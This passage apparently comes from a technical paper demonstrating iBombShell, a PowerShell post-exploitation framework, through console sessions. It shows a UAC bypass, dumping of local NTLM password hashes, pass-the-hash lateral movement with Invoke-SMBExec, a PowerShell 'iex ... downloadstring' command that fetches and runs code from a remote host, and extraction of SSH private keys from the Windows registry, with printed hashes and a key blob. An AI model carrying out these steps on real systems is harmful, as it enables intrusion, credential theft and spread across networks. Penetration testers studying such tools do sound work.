|_@pablogonzalezpe

Module
-----
|_@pablogonzalezpe, @toolsprods
```

Figure 18: invoke-environmentinjection module information

The main module configuration requires to write the IP address where the new *iBombShell* instance or *warrior* will connect (in a high integrity level if the UAC bypass succeeds). Moreover, the port to which the *warrior* will connect will be configured. The IP and port match with the previous listener configuration.

```
Options (Field = Value)
-----
|_ [REQUIRED] warrior = None (Warrior in war)
|_
|_ [REQUIRED] ip = None (Remote machine IP)
|_
|_ [REQUIRED] port = None (Remote machine port)

iBombShell[modules/bypassuac/invoke-environmentinjection.py]> set warrior cdz1Ky
iBombShell[modules/bypassuac/invoke-environmentinjection.py]> set ip 10.95.230.114
iBombShell[modules/bypassuac/invoke-environmentinjection.py]> set port 8080
iBombShell[modules/bypassuac/invoke-environmentinjection.py]> run
[+] Running module...
[+] Done!
iBombShell[modules/bypassuac/invoke-environmentinjection.py]>
[+] Warrior cdz1Ky get iBombShell commands...
```

Figure 19: invoke-environmentinjection configuration module

If the UAC bypass succeeds, a new warrior is created with a new ID, executed in a high integrity level.


4.4.- Post-exploitation scenario. Lateral movement between machines (PtH)

This section presents a scenario where an *iBombShell* instance achieves the injection of code in another *Windows* computer using the technique *pass-the-hash* [16].

Steps:

1. An *iBombShell* instance in *Silently* mode (*warrior*) runs in a compromised computer.
2. Privileges scalation is performed in order to be able to download hashes.
3. A *Windows 10* access is accomplished by those hashes using the technique *pass-the-hash*

The following figure shows the *listener* configured to receive records from the *iBombShell* instances in *Silently* mode. This image specifically shows how the first *warrior* arrives:



```
iBombShell[modules/listener.py]> run
[+] Running module...
iBombShell[modules/listener.py]> Starting listener on port 8080...

iBombShell[modules/listener.py]>
[+] New warrior DoTSvp from 172.20.10.3

iBombShell[modules/listener.py]> warriors
DoTSvp
iBombShell[modules/listener.py]> _
```

Figure 20: listener module configuration and execution

This example uses a UAC bypass to gain privileges scalation. The module *bypassuac/invoke-eventvwr* (based on the *Fileless* technique [17]) is loaded. The module is configured and then executed. A new *warrior* is hence created, using high integrity level, i.e., it will run with high privileges on the remote machine.

```
Options (Field = Value)
-----
|_warrior = DoTSvp (Warrior in war)
|
|_instruction = c:\windows\system32\windowspowershell\v1.0\powershell.exe -C iex
tp://10.0.0.1/console') (Instruction bypass UAC)

iBombShell[modules/bypassuac/invoke-eventvwr.py]> run
[+] Running module...
[+] Done!
iBombShell[modules/bypassuac/invoke-eventvwr.py]>
[+] Warrior DoTSvp get iBombShell commands...

[+] New warrior xV2urw from 172.20.10.3
```

Figure 21: invoke-eventvwr module execution

After an instance with high privileges is achieved, the next step is to execute the module *credentials/Invoke-PowerDump* [18]. This module is loaded from an external repository through the *iBombShell loaderext* functionality. Then the module is executed, and it gets the local users hashes.

```
Options (Field = Value)
-----
|_[REQUIRED] warrior = None (Warrior in war)

iBombShell[modules/credentials/Invoke-PowerDump.py]> set warrior xV2urw
iBombShell[modules/credentials/Invoke-PowerDump.py]> run
[+] Running module...
[+] Done!
iBombShell[modules/credentials/Invoke-PowerDump.py]>
[+] Warrior xV2urw get iBombShell commands...

Administrator:500:aad3b435b51404eeaad3b435b51404ee:512b99009997c3b5588caf9c0ae969:::\n
\nguest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::\n
\nIEUser:1000:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::\n
\nsinPrivilegio:1001:aad3b435b51404eeaad3b435b51404ee:512b99009997c3b5588caf9c0ae969:::\n
\nhacked:1002:aad3b435b51404eeaad3b435b51404ee:7ce21f17c0aee7fb9ceba532d0546ad6:::\n
\n
```

Figure 22: Retrieving hashes

Now, the hash that belongs to the administrator account can be used. This is possible because two local administrator accounts located at the computers of the organization will have the same password.

This test loads the module *execution/Invoke-SMBExec* [19] through the *loadertext* function.

```
Options (Field = Value)
-----
|_warrior = xV2urw (Warrior in war)
|_target = 10.0.0.2 (IP remote machine)
|_domain = WORKGROUP (Domain or WORKGROUP)
|_username = Administrator (Username)
|_command = powershell.exe -C iex(new-object net.webclient).downloadstring
|_hash = 512b99009997c3b5588caf9c0ae969 (NTLM Hash)

[iBombShell[modules/execution/Invoke-SMBExec.py]> run
[+] Running module...
[+] Done!
iBombShell[modules/execution/Invoke-SMBExec.py]>
[+] Warrior xV2urw get iBombShell commands...

[+] New warrior KlqNY0 from 172.20.10.3
```

Figure 23: Configuring Invoke-SMBExec

This module configuration requires the remote computer domain or workgroup, the username, the command to be executed in the remote computer and the password hash. The remote command, in this case, *iex(new-object net.webclient).downloadstring("[ruta repositorio iBombShell]")* can be copy-pasted. The goal is simple: execute a new *iBombShell* instance over the remote computer making use of the *pass-the-hash* technique.

```
Options (Field = Value)
-----
|_[REQUIRED] warrior = None (Warrior in war)
|
|_[REQUIRED] instruction = None (INSTRUCCION A EJECUTAR)

[iBombShell[modules/system/pshell-local.py]> set warrior KlqNY0
[iBombShell[modules/system/pshell-local.py]> set instruction hostname
iBombShell[modules/system/pshell-local.py]>
Command+executed+with+service+EDWJJWMMWPFIRFYVJVBm+on+10.0.0.2
[run
[+] Running module...
[+] Done!
iBombShell[modules/system/pshell-local.py]>
[+] Warrior KlqNY0 get iBombShell commands...

MSEDGEWIN10
```

Figure 24: Running a command in Windows 10

The module *system/pshell-local* can run actions on the new *warrior*.

4.5.- Post-exploitation scenario retrieving the SSH credentials from Windows 10

The next scenario will show how to extract the SSH credentials from a *Windows 10* computer. All the functions available can be displayed typing *showcommand* and a function called *post/extract-sshprivatekey* can be found among them.

If this function is downloaded, it can be executed along with the *extract-sshprivatekey* command. If it is executed over a computer without high privileges it will give an error, as shown in the following image.

```
iBombShell$> extract-sshprivatekey
Get-ChildItem : Requested registry access is not allowed.
At line:7 char:18
+ ... $list = (Get-ChildItem HKCU:\Software\OpenSSH\Agent\Keys\).name
+ ~~~~~
+ CategoryInfo          : PermissionDenied: (HKEY_CURRENT_US...SSH\Agent\Keys:String) [Get-ChildItem], SecurityEx
ception
+ FullyQualifiedErrorId : System.Security.SecurityException,Microsoft.PowerShell.Commands.GetChildItemCommand

Get-ChildItem : Requested registry access is not allowed.
At line:7 char:18
+ ... $list = (Get-ChildItem HKCU:\Software\OpenSSH\Agent\Keys\).name
+ ~~~~~
+ CategoryInfo          : PermissionDenied: (HKEY_CURRENT_US...SSH\Agent\Keys:String) [Get-ChildItem], SecurityEx
ception
+ FullyQualifiedErrorId : System.Security.SecurityException,Microsoft.PowerShell.Commands.GetChildItemCommand
```

Figure 25: No privileges error

Therefore, the function must have high privileges in order to execute it correctly.

```
iBombShell$> extract-sshprivatekey
Name SSH Key: .\id_rsa

AAAAB3NzaC1yc2EAAAEBALL71hxDJV7g1BZBAZHsi56sg3uYeZhqvdsH0egj6WJwwmvvyDmpqfiwiArakNUoGB0
gMG8z1viP2DbG4fpO6D7PLHJc7Xyn5CvMaXQD480+hHORwEJ7eZ6089WS/YBZZyiDR2N13SfIqAXSmnskIN8i1u
3GE21Yg3g/FhYL6TZY/spFeb+sAx/rJxMEh/MAFhFHpP9LLJ1PQKYqE9tKbhoahy2JXDjJSpkrKK9F5aM23+HXp
xBkAAAADAQABAAQAAK3o4+pHAabbdCsU5DLfJk5fHP2YVb14JtnLu0xKdzuJ21MwjlfaI0o19dytElre3I3n
Zd0bpgq+VFMYLoz9C/IqZ09+L8UKA3dMdN6PT2EyKDUou4Cds0OwKKH1dVbzw7P7ZBITPynz1qEn3UIJExvRAj
lwEy0j41PpxzHTNVIEJuT92kIBu5DsOafAZq8EMAjzFdcBGCK8MwQz2z2nDMacUsow7aqhFMTLGMGBnXC9sxUB
AACAbU0bLEzNBAVhwL/Zrvqpa2MPbA7Mzff2bp5Wq85xu669ipm2c0dPVngBdHtdAoEmgkXdJe1Hqa0osIV6xC
7GS/RmfsBQj4EQquK+PjwzmqNraal0Q8IoCtdxTnj23LHU7iGCE0WQ8AAACBAOQw1KY0IpcSj9w5wZ6A23f901
ZesMQ3nhkI1mjAYibrg5mJtMADyfpwmZm4bGutrjF1F2T8PBQ2CW7YVQk9Z0YBwmDSK4TQxSK0HQtt7xnH5LvJ
zAyjkbTGDn86rzWonLNwRGU6Gz2N7bNfskz7thRKeWdBFw/gqCTL8mm/ppq/3JF1oZ5fTCIRoTFIGAtWVXXz71
NrW2zBKEuGPxe46B2WEffEv809cbzpdK1fCkIn1h1sJGN4yiMQ=
```

Figure 26: Obtaining a private key encoded in base64

Running this function through the remote control-panel is the key feature (that is, running it over a *warrior*). The module to execute this function is *modules/post/extract-sshprivatekey.py*, and it is available at the C2 control panel.

The *show* command will display the module information and the options that can be configured as well.

```
[iBombShell> load modules/post/extract-sshprivatekey.py
[+] Loading module...
[+] Module loaded!
[iBombShell[modules/post/extract-sshprivatekey.py]> show

Name
----
|_Extract SSH Private Keys Windows10

Description
-----
|_Extract SSH Private Keys in Windows10. The registry path is HKCU:\Software\OpenSSH\Agent\Keys

Author
-----
|_@pablogonzalezpe

Options (Field = Value)
-----
|_[REQUIRED] warrior = None (Warrior in war)
```

Figure 27: *extract-sshprivatekey* module information

As can be seen in figure 27, there is only one option to assign the *warrior* on which we want to retrieve the SSH credentials. This option is mandatory.

As discussed above, this warrior must be running on an environment with high privileges. When the module is executed, if everything goes well, the SSH credentials of the remote machine will be retrieve. This module is very easy to operate.

An example about how it works can be found in [20].

5.- References

- [1]. *Monad Manifest*. <http://www.jsnover.com/Docs/MonadManifesto.pdf>
- [2]. *Powersploit* from *PowerShellMafia* repository. <https://github.com/PowerShellMafia/PowerSploit>
- [3]. *Nishang*. <https://github.com/samratashok/nishang>
- [4]. *PowerShell Empire*. <https://www.PowerShellempire.com>
- [5]. *Posh-SecMod*. <https://github.com/darkoperator/Posh-SecMod>
- [6]. *PowerTools*. <https://github.com/PowerShellEmpire/PowerTools>
- [7]. How to use PowerShell in an exploit. <https://github.com/rapid7/metasploit-framework/wiki/How-to-use-PowerShell-in-an-exploit>
- [8]. *Qurtuba Security Congress 2015*. <https://qurtuba.es/2015/sessions/pablo-gonzalez/>
- [9]. *RootedCON Valencia 2016*. <https://rootedcon.com>
- [10]. *PowerShell for Every System*. <https://github.com/PowerShell/PowerShell>
- [11]. "PowerPwning: Post-Exploiting By Overpowering PowerShell" Defcon 21. <https://www.defcon.org/images/defcon-21/dc-21-presentations/Bialek/DEFCON-21-Bialek-PowerPwning-Post-Exploiting-by-Overpowering-PowerShell.pdf>
- [12]. *iBombShell* GitHub repository. <https://github.com/ElevenPaths/iBombShell/>
- [13]. *loaderext - Invoke-Portscan*. <https://www.youtube.com/watch?v=DQlWGPs1CB4>
- [14]. *savefunctions*. <https://www.youtube.com/watch?v=7UP09LdRJy0>
- [15]. *UAC bypass with iBombShell*. <https://www.youtube.com/watch?v=uXxnO9GO-ek>
- [16]. Lateral movement between machines. <https://www.youtube.com/watch?v=v4c8MsOPTyA>
- [17]. *Fileless* by *Enigma0x3*. <https://enigma0x3.net/2016/08/15/fileless-uac-bypass-using-eventvwr-exe-and-registry-hijacking/>
- [18]. *Invoke-PowerDump*. https://github.com/EmpireProject/Empire/blob/master/data/module_source/credentials/Invoke-PowerDump.ps1
- [19]. *Invoke-SMBExec*. <https://github.com/Kevin-Robertson/Invoke-TheHash/blob/master/Invoke-SMBExec.ps1>
- [20]. *Extracting Private SSH Keys on Windows 10*. <https://www.youtube.com/watch?v=v7iXeg9cTNY>

* Icons made by Freepik, Smashicons and Dave from www.flaticon.com